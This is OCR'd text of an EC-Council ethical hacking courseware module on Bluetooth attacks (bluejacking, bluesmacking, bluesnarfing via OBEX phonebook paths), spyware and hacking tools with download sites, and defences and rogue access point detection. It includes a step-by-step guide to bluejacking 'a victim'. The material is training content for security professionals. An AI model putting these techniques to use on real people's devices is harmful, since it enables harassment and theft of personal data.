
The different types of Bluetooth attacks and the tools that are used for performing such attacks are explained in following slides.

Wireless Concepts	**Wireless Encryption**
Wireless Threats	**Wireless Hacking Methodology**
Wireless Hacking Tools	**Bluetooth Hacking**
Countermeasure	**Wireless Security Tools**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Pen Testing

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bluetooth Hacking

Bluetooth is a **short-range wireless communication** technology intended to replace the cables connecting portable or fixed devices while maintaining high levels of security. It allows mobile phones, computers, and other devices to exchange information using a short-range wireless connection. Two Bluetooth-enabled devices connect through the pairing technique. There are some Bluetooth security issues that are vulnerable and make hijacking on Bluetooth devices possible. Bluetooth hacking refers to the exploitation of Bluetooth stack implementation vulnerabilities to compromise sensitive data in Bluetooth-enabled devices and networks. The following are Bluetooth device attacks:

Bluejacking

Bluejacking is the use of Bluetooth to send messages to users without the recipient's consent, similar to email spamming. Prior to any Bluetooth communication, the initiating device must provide a name that will be displayed on the recipient's screen. Because this name is user-defined, it can be set to be an annoying message or advertisement. Strictly speaking, Bluejacking **does not cause any damage** to the receiving device. It may, however, be irritating and disruptive to its victims.

BlueSniff

BlueSniff is proof of concept code for a **Bluetooth wardriving** utility. It is useful for finding hidden and discoverable Bluetooth devices. It operates on Linux.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Bluesmacking


A Bluesmacking attack is when an **attacker sends** an oversized ping packet to a victim's device. This causes a buffer overflow in the victim's device. This type of attack is similar to an ICMP ping of death.

Bluesnarfing

Bluesnarfing is a method of gaining access to sensitive data in a Bluetooth-enabled device. If an attacker is within range of a target, he or she can use special software to obtain the data stored on the victim's device.

To Bluesnarf, an attacker exploits a **vulnerability** in the protocol that Bluetooth uses to exchange information. This protocol is called Object Exchange (OBEX). The attacker connects with the target and performs a GET operation for files with correctly guessed or known names, such as /pb.vcf for the device's phonebook or telecom /cal.vcs for the device's calendar file.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bluetooth Stack

A Bluetooth stack refers to an implementation of the **Bluetooth protocol stack**. It allows an inheritance application to work over Bluetooth. Using Atinav's OS abstraction layer, porting to any system is achieved. The Bluetooth stack is divided into: general purpose and embedded system.

Bluetooth Modes

Discoverable Modes

Basically, Bluetooth operates in three discoverable modes. They are:

- **Discoverable:** When Bluetooth devices are in discoverable mode, the devices are able to be seen by other **Bluetooth-enabled devices**. If a phone is trying to connect to another phone, the phone that is trying to establish the connection must look for a phone that is in "discoverable mode," otherwise the phone that is trying to initiate the connection will not be able to detect the other phone. Discoverable mode is necessary only while connecting to the device for the first time. Once the connection is saved, the phones know each other; therefore, discoverable mode is not necessary for lateral connection establishment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Limited discoverable:** In limited discoverable mode, the Bluetooth devices are discoverable only for a **limited period of time**, for a specific event, or during temporary conditions. However, there is no HCI command to set a device directly into limited discoverable mode. It must be done indirectly. When a device is set to the limited discoverable mode, it filters out non-matched IACs and discovers itself only to those that matched.
- **Non-discoverable:** Setting the Bluetooth device to "**non-discoverable**" mode prevents the devices from appearing on the list during Bluetooth-enabled device search process. However, it is still visible to those users and devices who paired with the Bluetooth device previously or who are familiar with the MAC address of the Bluetooth.

Pairing Modes

There are two modes of pairing for Bluetooth devices. They are:

- **Non-pairable mode:** In non-pairable mode, a Bluetooth device rejects the pairing request sent by any device.
- **Pairable mode:** In pairable mode, the Bluetooth device accepts the pairing request upon request and establishes a connection with the pair requesting device.




FIGURE 15.72: Bluetooth Stack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Bluetooth Threats

Similar to wireless networks, Bluetooth devices also subject to various threats. Due to the security flaws in the Bluetooth technology, various Bluetooth threats can take place. The following are the threats to Bluetooth devices:

- **Leaking calendars and address books:** An attacker can steal a user's personal information and can use it for malicious purposes.
- **Bugging devices:** An attacker could instruct the user to make a phone call to other phones without any user interaction. They could even record the user's conversation.
- **Sending SMS messages:** Terrorists could send false bomb threats to airlines using the phones of legitimate users.
- **Causing financial losses:** Hackers could send many MMS messages with an international user's phone, resulting in a high phone bill.
- **Remote control:** Hackers can remotely control a phone to make phone calls or connect to the Internet.
- **Social engineering:** Attackers trick Bluetooth users to lower security or disable authentication for Bluetooth connections in order to pair with them and steal information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Malicious code:** Mobile phone worms can exploit a Bluetooth connection to replicate and spread.
- **Protocol vulnerabilities:** Attackers exploit Bluetooth parings and communication protocols to steal data, make calls, send messages, conduct DoS attacks on a device, start phone spying, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

How to BlueJack a Victim

Bluejacking is "**temporarily hijacking another person's cell phone** by sending it an anonymous text message using the Bluetooth wireless networking system." The operating range for Bluetooth is 10 meters. Phones embedded with Bluetooth technology can search for other Bluetooth-integrated phones by sending messages to them. Bluejacking is a new term used to define the activity of sending anonymous messages to other Bluetooth-equipped devices via the OBEX protocol. Follow the steps mentioned as follows to Bluejack a victim or a device:

STEP 1: Select an area with plenty of mobile users, like a café, shopping center, etc. Go to contacts in your address book.

STEP 2: Create a new contact in your phone address book. Enter a message into the name field, e.g., "Would you like to go on a date with me?" (You can delete this contact entry later.)

STEP 3: Save the new contact with the name text and without the telephone number. Choose "send via Bluetooth." This searches for any Bluetooth device within range.

STEP 4: Choose one phone from the list discovered by Bluetooth and send the contact. You will get the message "card sent" and then listen for the SMS message tone of your victim's phone.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Bluetooth Hacking Tool: Super Bluetooth Hack

A Bluetooth Trojan, when infected, allows the attacker to control and read information from the victim's phone. It uses Bluetooth AT commands to access/hack other Bluetooth-enabled phones. Once infected, it enables attackers to read messages and contacts, change profile, manipulate ringtone, restart or switch off the phone, restore factory settings, and make calls from a victim's phone.

Super Bluetooth Hack is Mobile Bluetooth hacking software. The tool requires the victim to accept the Bluetooth connection first, but this is just a one-time procedure for pairing the phones. Then it doesn't require pairing the phones in the future.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 15.72: Super Bluetooth Hack screenshots

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Bluetooth Hacking Tool: PhoneSnoop

PhoneSnoop is BlackBerry spyware that enables an attacker to **remotely activate** the microphone of a BlackBerry handheld and listen to sounds near or around it; **PhoneSnoop** is a component of Bugs, a proof-of-concept spyware toolkit. It exists solely to demonstrate the capabilities of a BlackBerry handheld when used to conduct surveillance on an individual. It is purely a proof-of-concept application and does not possess any of the stealth or spyware features that make it malicious.

FIGURE 15.72: PhoneSnoop screenshots

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Bluetooth Hacking Tool: BlueScanner

BlueScanner is a Bluetooth device discovery and vulnerability assessment tool for Windows XP. Aruba Networks BlueScanner is provided under the Aruba Software License. With a Bluetooth adapter, organizations can use BlueScanner to discover Bluetooth devices, their type (phone, computer, keyboard, PDA, etc.), and the services that are advertised by the devices. It will identify any discoverable devices within range and record all information that can be gathered from the device, without attempting to authenticate with the remote device. This information includes the device's "human friendly" name, unique address, type, time of discovery, time last seen, and any Service Discovery Protocol (SDP) information provided by the device.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 15.73: BlueScanner screenshot


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Bluetooth Hacking Tools

Bluetooth hacking tools allow attackers to **extract** as much information as possible from a Bluetooth device without the requirement to pair. These tools are used to scan for other visible devices in range and can perform a service query. A few tools used to perform Bluetooth hacking are listed as follows:

- BTBrowser available at http://wireless.klings.org
- BH Bluejack available at http://croozeus.com
- Bluesnarfer available at http://www.airdemon.net
- BTCrawler available at http://www.silentservices.de
- Bluediving available at http://bluediving.sourceforge.net
- Blooover available at http://trifinite.org
- BTScanner available at http://www.pentest.co.uk
- CIHwBT available at http://sourceforge.net
- BT Audit available at http://trifinite.org
- BlueAlert available at http://www.insecure.in

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Flow

So far, we have discussed wireless concepts, wireless encryption, threats associated with wireless networks, hacking methodology, various wireless hacking tools, and Bluetooth hacking. All these concepts and tools help in hacking or penetrating a wireless network. Now we will go over the countermeasures that can help in patching the determined security loopholes. Countermeasures are the practice of using multiple security systems or technologies to prevent intrusions.

This section is dedicated to countermeasures and the practices that can defend against various hacking techniques or methods.

Wireless Concepts	**Wireless Encryption**
Wireless Threats	**Wireless Hacking Methodology**
Wireless Hacking Tools	**Bluetooth Hacking**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Countermeasure	**Wireless Security Tools**
Wi-Fi Pen Testing	


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend Against Bluetooth Hacking

Even though security gaps are being filled periodically by the manufacturer and technologist, the following are some of the tips that a normal user should keep in mind and protect himself or herself away from an amateur BT hacker:

- Keep BT in the disabled state; enable it only when needed and disable immediately after the intended task is completed.
- Keep the device in non-discoverable (hidden) mode.
- DO NOT accept any unknown and unexpected request for pairing your device.
- Keep a check of all paired devices in the past from time to time and delete any paired device which you are not sure about.
- Always enable encryption when establishing BT connection to your PC.
- Use non regular patterns as PIN keys while pairing a device. Use those key combinations that are non-sequential and non-obvious on the keypad.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Detect and Block Rogue APs

Detecting and blocking rogue access points are important tasks that need to be implemented to ensure the security of a wireless network and to protect the wireless network from being compromised.

Detecting Rogue APs

A rogue AP is one that is not authorized by the **network administrator** for operation. The problem associated with these rogue APs is that these APs don't conform to wireless security policies. This may enable an insecure open interface to the trusted network. There are various techniques available to detect rogue AP. Following are the techniques to **detect rogue APs**:

- **RF scanning:** Re-purposed access points that do only packet capturing and analysis (RF sensors) are plugged in all over the wired network to detect and warn the **WLAN administrator** about any wireless devices operating in the area. These sensors don't cover the dead zones. More sensors are needed to be added, to detect the access points placed in dead zones.
- **AP scanning:** Access points that have the functionality of detecting neighboring APs operating in the nearby area will expose the data through its **MIBS** and web interface.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The drawback in this case is the ability of AP to discover neighboring devices is limited to certain extent.

- **Using wired side inputs**: Network management software uses this technique to detect rogue APs. This software detects devices connected in the LAN, including Telnet, SNMP, and CDP (Cisco discovery protocol) using multiple protocols. Irrespective of its physical location, APs present anywhere in the network can be discovered using this technique.


Blocking Rogue AP

If any rogue APs are found in a **wireless LAN**, then they have to be blocked immediately to avoid authorized users or clients from being associated with it. This can be done in two ways:

- Deny wireless service to new clients by launching a **denial-of-service attack (DoS)** on the rogue AP
- Block the **switch port** to which AP is connected or manually locate the AP and pull it physically off the LAN

FIGURE 15.74: Blocking Rogue AP

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless Security Layers

A wireless security mechanism has six layers to ensure security related to various issues. This layered approach increases the scope of preventing the attacker from compromising a network and also increases the possibility of attacker being caught easily. The following is the structure of wireless security layers:




FIGURE 15.75: Structure of Wireless security layers

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Connection security:** Per **frame/packet authentication** provides complete protection against "**man-in-the-middle**" attacks. It does not allow the attacker to sniff the data when two genuine users are communicating between each other thereby securing the connection.
- **Device security:** Both vulnerability and patch management are the important component of security infrastructure since, these two components detect and prevent vulnerabilities before they are actually misused and compromise the **device security**.
